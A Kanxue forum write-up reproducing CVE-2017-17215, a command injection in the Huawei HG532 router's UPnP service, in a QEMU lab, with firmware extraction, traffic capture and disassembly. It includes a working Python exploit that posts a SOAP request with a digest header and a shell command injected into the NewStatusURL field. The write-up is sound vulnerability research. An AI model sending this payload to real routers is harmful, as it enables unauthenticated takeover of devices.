This article is a highlight from the Kanxue forum.
Kanxue Forum Author ID: hlhow
Introduction to the VulnerabilityEnvironment SetupDownload Firmware
git clone https://gitee.com/p1piyang/backward-analysiscd backward-analysis/CVE-2017-17215We can see the firmware and exp

Extract Firmware
apt install binwalk # Binwalk needs to be installed in advancebinwalk -Me HG532eV100R001C01B020_upgrade_packet.binBuild QEMU Virtual Machine
# Download QEMU virtual machinesudo apt-get install qemusudo apt-get install qemu binfmt-support qemu-user-static # Download imagewget https://people.debian.org/~aurel32/qemu/mips/debian_squeeze_mips_standard.qcow2wget https://people.debian.org/~aurel32/qemu/mips/vmlinux-2.6.32-5-4kc-malta # Configure network, create bridge sudo apt-get install bridge-utilssudo brctl addbr Virbr0sudo ifconfig Virbr0 192.168.10.1/24 up # Create tap interface and add to bridge sudo apt install uml-utilitiessudo tunctl -t tap0sudo ifconfig tap0 192.168.10.11/24 upsudo brctl addif Virbr0 tap0 # Start QEMU virtual machine, username and password are both rootapt install qemu-system-mipssudo qemu-system-mips -M malta -kernel vmlinux-2.6.32-5-4kc-malta -hda debian_squeeze_mips_standard.qcow2 -append "root=/dev/sda1 console=tty0" -netdev tap,id=tapnet,ifname=tap0,script=no -device rtl8139,netdev=tapnet -nographic # After entering the virtual machine, configure IP address and test connectivity with the host ifconfig eth0 192.168.10.2/24 upping 192.168.10.1 -c 10 # Return to the host and copy the squashfs-root folder to the virtual machine scp -r squashfs-root/ [email protected]:~/ # Mount mount -o bind /dev ./squashfs-root/devmount -t proc /proc ./squashfs-root/proc # The virtual machine is too slow, return to the host and connect to the virtual machine remotely via SSH to execute the vulnerability program ssh [email protected] squashfs-root /bin/sh./bin/upnp./bin/mic # At this point, the router's IP in the virtual machine has changed, and the SSH connection has been disconnected, so you need to return to the virtual machine terminal to change the IP address ifconfig eth0 192.168.10.2/24 upifconfig br0 192.168.10.11/24 up The environment setup is successful, and the vulnerable service has been started.QEMU Virtual Machine Creation Issues
 Solution: Change the experimental host to Ubuntu 16.04 (higher versions of Ubuntu cannot start the QEMU virtual machine properly due to hard-coded loop devices during the creation of QEMU images, causing the loop device to fail to mount to the firmware’s root filesystem https://github.com/liyansong2018/firmware-analysis-plus/issues/40
Exploitation of the VulnerabilityRun exp
import requests headers = { "Authorization": "Digest username=dslf-config, realm=HuaweiHomeGateway, nonce=88645cefb1f9ede0e336e3569d75ee30, uri=/ctrlt/DeviceUpgrade_1, response=3612f843a42db38f48f59d2a3597e19c, algorithm=MD5, qop=auth, nc=00000001, cnonce=248d1a2560100669"} data = '''<?xml version="1.0" ?> <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1"> <NewStatusURL>;/bin/busybox ls;</NewStatusURL> <NewDownloadURL>HUAWEIUPNP</NewDownloadURL> </u:Upgrade> </s:Body></s:Envelope>'''response = requests.post('http://192.168.10.2:37215/ctrlt/DeviceUpgrade_1',headers=headers,data=data) print(response) # Print the service return response code here to determine the execution effect
Message Analysis
+----------------------------------------------------------------+| || +--------------------+ +--------------------+ || | User Application A | | User Application B |<-----+ || +--------------------+ +--------------------+ | || | 1 | 5 | ||...............|......................|...................|.....|| ↓ ↓ | || +----------+ +----------+ | || | socket A | | socket B | | || +----------+ +----------+ | || | 2 | 6 | ||.................|.................|......................|.....|| ↓ ↓ | || +------------------------+ 4 | || | Newwork Protocol Stack | | || +------------------------+ | || | 7 | 3 | ||................|...................|.....................|.....|| ↓ ↓ | || +----------------+ +----------------+ | || | eth0 | | tun0 | | || +----------------+ +----------------+ | || 10.32.0.11 | | 192.168.3.11 | || | 8 +---------------------+ || | |+----------------|-----------------------------------------------+ ↓ Physical Networktcpdump -i tap0 -w result.cap You can see the HTTP request sent by exp and the response returned by the UPnP service.
 By tracing the HTTP flow, we can see that it is consistent with the exp we constructed and the response we received. In addition, it can be seen that the exploitation process does not require user login or similar operations, making it extremely simple.
Vulnerability AnalysisPOC Analysis
 We can see that the ControlURL is /ctrlt/DeviceUpgrade_1, and the communication port is 37215. We can check which files contain these two keywords and the port using the grep -r [keywords] command.
 Thus, the prerequisite for exploiting the vulnerability is to run the UPnP and mic binary files.
 UpnpGetServiceByUrl should be the function that handles the URL.
 Right-click to jump to the place where the string is called, and find the key pseudocode.
 We can see that a snprintf function followed by a system function can successfully achieve command injection.
Kanxue ID: hlhow
https://bbs.pediy.com/user-home-945201.htm

Limited time ticket sale at 2.5 discount
Summit official website: https://meet.kanxue.com/kxmeet-6.htm
# Previous Recommendations
1. Process Dump & PE unpacking & IAT repair – Windows Edition
2. Stable implementation of NtSocket, simple encapsulation of Client and Server, and an implementation of SocketAsyncSelect APC
3. How to protect your code? Add NoChange attribute to your code
4. Simple study of a certain conference software’s CEF framework
5. PE loading process FileBuffer-ImageBuffer
6. APT double-tailed scorpion sample analysis

Share
Like
Watching